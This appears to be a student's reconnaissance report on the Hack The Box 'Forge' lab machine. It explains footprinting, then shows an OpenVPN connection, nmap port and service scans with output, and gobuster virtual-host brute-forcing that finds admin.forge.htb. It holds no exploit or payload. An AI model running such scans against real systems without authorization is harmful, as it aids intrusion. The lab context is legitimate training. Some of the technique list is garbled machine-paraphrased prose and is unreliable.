FootPrinting

And Scanning on

Fork server From Hack the box

Scanning Report

Report On IP. 10.10.11.111

Date: 2022/01/26

Time: 5:12 PM

CHARCHIT SUBEDI

CONTENT

INTRODUCTION TO FOOTPRINTING

WHAT IS FOOTPRINTING ?

- The process of collecting as much as information as possible about the target system to find ways to penetrate into the system. An Ethical hacker has to spend the majority of his time in profiling an organization, gathering information about the host, network and people related to the organization. Information such as ip address, Whois records, DNS information, an operating system used, employee email id, Phone numbers etc is collected during the step of footprinting .

FOOTPRINTING HELPS IN DIFFERENT WAY SUCH AS :

1. Know Security Posture – The data gathered will help us to get an overview of the security posture of the company such as details about the presence of a firewall, security configurations of applications etc.
2. Reduce Attack Area – It Can identify a specific range of systems and concentrate on particular targets only. This will greatly reduce the number of systems we are focussing on.
3. Identify vulnerabilities – we can build an information database containing the vulnerabilities, threats, loopholes available in the system of the target organization.
4. Draw Network map – helps to draw a network map of the networks in the target organization covering topology, trusted routers, presence of server and other information .

TYPES OF FOOTPRINTING

Basically, there are two types of Footprinting they are :

1. Active Footprinting
2. Passive Footprinting

Let's talk about them in Details,

1. **ACTIVE FOOTPRINTING** => This involves in gathering information about the target with direct interaction. In this type of footprinting, the target may recognize the ongoing information gathering process, as we only interact with the target network.

Active Footprinting techniques include the following things :-

I. Querying published name servers of the target
II. Extracting metadata of published documents and files
III. Stealing a lot of website information using various types of mirroring and web spidering tools
IV. Gathering information through email tracking
V. Performing Whois lookup
VI. Extracting DNS information
VII. Performing trace route analysis
VIII. Performing social engineering

 # PASSIVE FOOTPRINTING => This involves gathering information about the target without direct interaction. It is a type of footprinting that is mainly useful when there is a requirement that the information-gathering activities are not to be detected by the target. Our activities is not sent to the target organization from a host or from anonymous hosts or services over the Internet. We can just gather the documented and put away data about the target utilizing spider bot , social networking websites, etc.

PASSIVE FOOTPRINTING TECHNIQUES INCLUDE: –

I. Finding the Top-level Domains (TLDs) and sub-domains of an objective through web services
II. Gathering area information on the objective through web services
III. Performing individuals search utilizing social networking websites and individuals search services
IV. Stealing monetary data about the objective through various monetary services
V. Get-together framework subtleties of the objective association through places of work
VI. Checking objective utilizing ready services
VII. Social occasion data utilizing gatherings, discussions, and online journals
VIII. Deciding the working frameworks being used by the objective association
IX. Extricating data about the objective utilizing Internet documents
X. Performing competitive intelligence
XI. Discovering data through web crawlers
XII. Monitoring website traffic of the target
XIII. Tracking the online reputation of the target
XIV. Gathering data through social designing on social networking destinations

TOOLS USED DURING SCANNING

1. **Introduction to (VPN) -:** VPN stands for the virtual private network. A virtual private network (VPN) is a technology that creates a safe and encrypted connection over a less secure network, such as the internet. A Virtual Private Network is a way to extend a private network using a public network such as the internet. The name only suggests that it is a Virtual "private network" i.e. user can be part of a local network sitting at a remote location. It makes use of tunneling protocols to establish a secure connection.

USE OF VPN IN SCANNING

```
Applications  Places  Terminal                Jan 26  6:11 PM                100 %
                                  saugat@kali:~
File  Edit  View  Search  Terminal  Help
Home   burp_salter   my report                                   Tot-Bcrypt   dirb
┌──[root@kali]─[/home/saugat/Desktop]
└─# openvpn lab_charchitsubedi.ovpn
2022-01-26 13:08:25 WARNING: Compression for receiving enabled. Compression has been used in the past to break e
ncryption. Sent packets are not compressed unless "allow-compression yes" is also set.
2022-01-26 13:08:25 DEPRECATED OPTION: --cipher set to 'AES-128-CBC' but missing in --data-ciphers (AES-256-GCM:
AES-128-GCM). Future OpenVPN version will ignore --cipher for cipher negotiations. Add 'AES-128-CBC' to --data-c
iphers or change --cipher 'AES-128-CBC' to --data-ciphers-fallback 'AES-128-CBC' to silence this warning.
2022-01-26 13:08:25 OpenVPN 2.5.1 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO]
[AEAD] built on May 14 2021
2022-01-26 13:08:25 library versions: OpenSSL 1.1.1m  14 Dec 2021, LZO 2.10
2022-01-26 13:08:25 Outgoing Control Channel Encryption: Cipher 'AES-256-CTR' initialized with 256 bit key
2022-01-26 13:08:25 Outgoing Control Channel Encryption: Using 256 bit message hash 'SHA256' for HMAC authentica
tion
2022-01-26 13:08:25 Incoming Control Channel Encryption: Cipher 'AES-256-CTR' initialized with 256 bit key
2022-01-26 13:08:25 Incoming Control Channel Encryption: Using 256 bit message hash 'SHA256' for HMAC authentica
tion
2022-01-26 13:08:25 TCP/UDP: Preserving recently used remote address: [AF_INET]173.208.98.242:443
2022-01-26 13:08:25 Socket Buffers: R=[131072->131072] S=[16384->16384]
2022-01-26 13:08:25 Attempting to establish TCP connection with [AF_INET]173.208.98.242:443 [nonblock]
2022-01-26 13:08:25 TCP connection established with [AF_INET]173.208.98.242:443
2022-01-26 13:08:25 TCP_CLIENT link local: (not bound)
2022-01-26 13:08:25 TCP_CLIENT link remote: [AF_INET]173.208.98.242:443
2022-01-26 13:08:26 TLS: Initial packet from [AF_INET]173.208.98.242:443, sid=c874980f 802d276d
2022-01-26 13:08:27 VERIFY OK: depth=1, C=UK, ST=City, L=London, O=HackTheBox, CN=HackTheBox CA, name=htb, email
Address=info@hackthebox.eu
2022-01-26 13:08:27 VERIFY KU OK
2022-01-26 13:08:27 Validating certificate extended key usage
2022-01-26 13:08:27 ++ Certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Server Authentic
ation
2022-01-26 13:08:27 VERIFY EKU OK
2022-01-26 13:08:27 VERIFY OK: depth=0, C=UK, ST=City, L=London, O=HackTheBox, CN=htb, name=htb, emailAddress=in
fo@hackthebox.eu
2022-01-26 13:08:27 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, 2048 bit RSA
```

In the above terminal we have download the vpn source file from (https://app.hackthebox.com/machines/Forge) and type (openvpn <the vpn source file name>) and hit enter.


Note (we have used VPN to make the connection to the Forge Server which is located in outer country with our system)**

2.INTRODUCTION TO NMAP :-

Nmap (Network Mapper) is a network scanner tool . Nmap is used to discover hosts and services on a computer network by sending packets and analyzing the responses. Nmap provides a number of features for probing computer networks, including host discovery and service and operating system detection. These features are extensible by scripts that provide more advanced service detection, vulnerability detection, and other features. Nmap can adapt to network conditions including computing and blocking during a scan. Nmap is a tool that can be used to discover services running on Internet connected systems. Like any tool, it could potentially be used for black hat hacking, as a

father to attempts to gain unauthorized access to computer systems; however, Nmap is also used by security and systems administrators to assess their own networks for vulnerabilities (i.e. white hat hacking).

USE OF NMAP IN SCANNING




In the above picture We have used (Stealth Scan) from Nmap using (nmap -p- -v 10.10.11.111) command. From this command we have found that there are 2 PORT are in open state and one is in Filtered state.

```
saugat@kali:~
┌──[root@kali]─[/home/saugat]
└─── #nmap -sC -sV 10.10.11.111
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-26 14:49 +0545
Nmap scan report for forge.htb (10.10.11.111)
Host is up (0.81s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE    SERVICE VERSION
21/tcp filtered ftp
22/tcp open     ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 4f:78:65:66:29:e4:87:6b:3c:cc:b4:3a:d2:57:20:ac (RSA)
|   256 79:df:3a:f1:fe:87:4a:57:b0:fd:4e:d0:54:c6:28:d9 (ECDSA)
|_  256 b0:58:11:40:6d:8c:bd:c5:72:aa:83:08:c5:51:fb:33 (ED25519)
80/tcp open     http    Apache httpd 2.4.41
|_http-title: Gallery
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: Host: 10.10.11.111; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 83.47 seconds
┌──[root@kali]─[/home/saugat]
└─── #
```


In the above report we have again scanned the server using Nmap using (nmap –sC -sV 10.10.11.111) command this command has given little more details from the above command. From this command we have found the ssh-hostkey.

EXPLOIRING THE OPEN SERVICES


#OPENING WEBSERVER AT PORT80




As we can see that the web server is not opening directly to open the web server I have done following thing :



First , I have typed ("sudo nano /etc/hosts") in the terminal ,and I have Add the source ('10.10.11.111 forge.htb") and typed ctrl+x and Y and enter



Now you can see , the Web server is opening at port 80.



We have use Gobuster tool to find the hidden directories of the web applications. We have use (“gobuster vhost –u http://forge.htb/ -w /home/saugat/gobuster.txt –o gobuster.out”)command to bruteforce the hidden directories. Let’s talk about gobuster in details,

#INTRODUCTION TO GOBUSTER TOOLS


Gobuster is One of the primary steps in attacking an internet application is enumerating hidden directories and files. Doing so can often yield valuable information that makes it easier to execute a particular attack, leaving less room for errors and wasted time. There are many tools available to try to do this, but not all of them are created equally. Gobuster, a record scanner written in Go Language, is worth searching for. In popular directories, brute-force scanners like DirBuster and DIRB work just elegantly but can often be slow and responsive to errors. Gobuster may be a Go implementation of those tools and is obtainable in a convenient command-line format. The primary benefit Gobuster has over other directory scanners is speed. As a programing language, Go is understood to be fast. It also has excellent help for concurrency, so that Gobuster can benefit from multiple threads for quicker processing. The one defeat of Gobuster, though, is the lack of recursive directory exploration. For directories, quite one level deep, another scan is going to be needed, unfortunately. Often, this is not that big of a deal, and other scanners can intensify and fill in the gaps for Gobuster in this area.


From the above bruteforce we have found two hidden directories they are :-

i. admin.forge.htb
ii. Admin.forge.htb

